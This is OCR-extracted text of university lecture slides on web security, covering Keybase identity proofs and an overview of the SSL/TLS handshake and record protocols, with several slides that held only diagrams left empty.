CSE 484 / CSE M 584: Computer Security and Privacy

Web Security
[SSL/TLS and Browser Security Model]

Fall 2017

Franziska (Franzi) Roesner
franzi@cs.washington.edu


Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Keys for People: Keybase

- Basic idea:
  - Rely on existing trust of a person's ownership of other accounts (e.g., Twitter, GitHub, website)
  - Each user publishes signed proofs to their linked account

https://keybase.io/

SSL/TLS




- Secure Sockets Layer and Transport Layer Security protocols
  - Same protocol design, different crypto algorithms
- De facto standard for Internet security
  - "The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications"
- Deployed in every Web browser; also VoIP, payment systems, distributed systems, etc.


TLS Basics

- TLS consists of two protocols
  - Familiar pattern for key exchange protocols
- Handshake protocol
  - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
  - Use the secret symmetric key established in the handshake protocol to protect communication between the client and the server


Basic Handshake Protocol




Basic Handshake Protocol




Basic Handshake Protocol




Basic Handshake Protocol



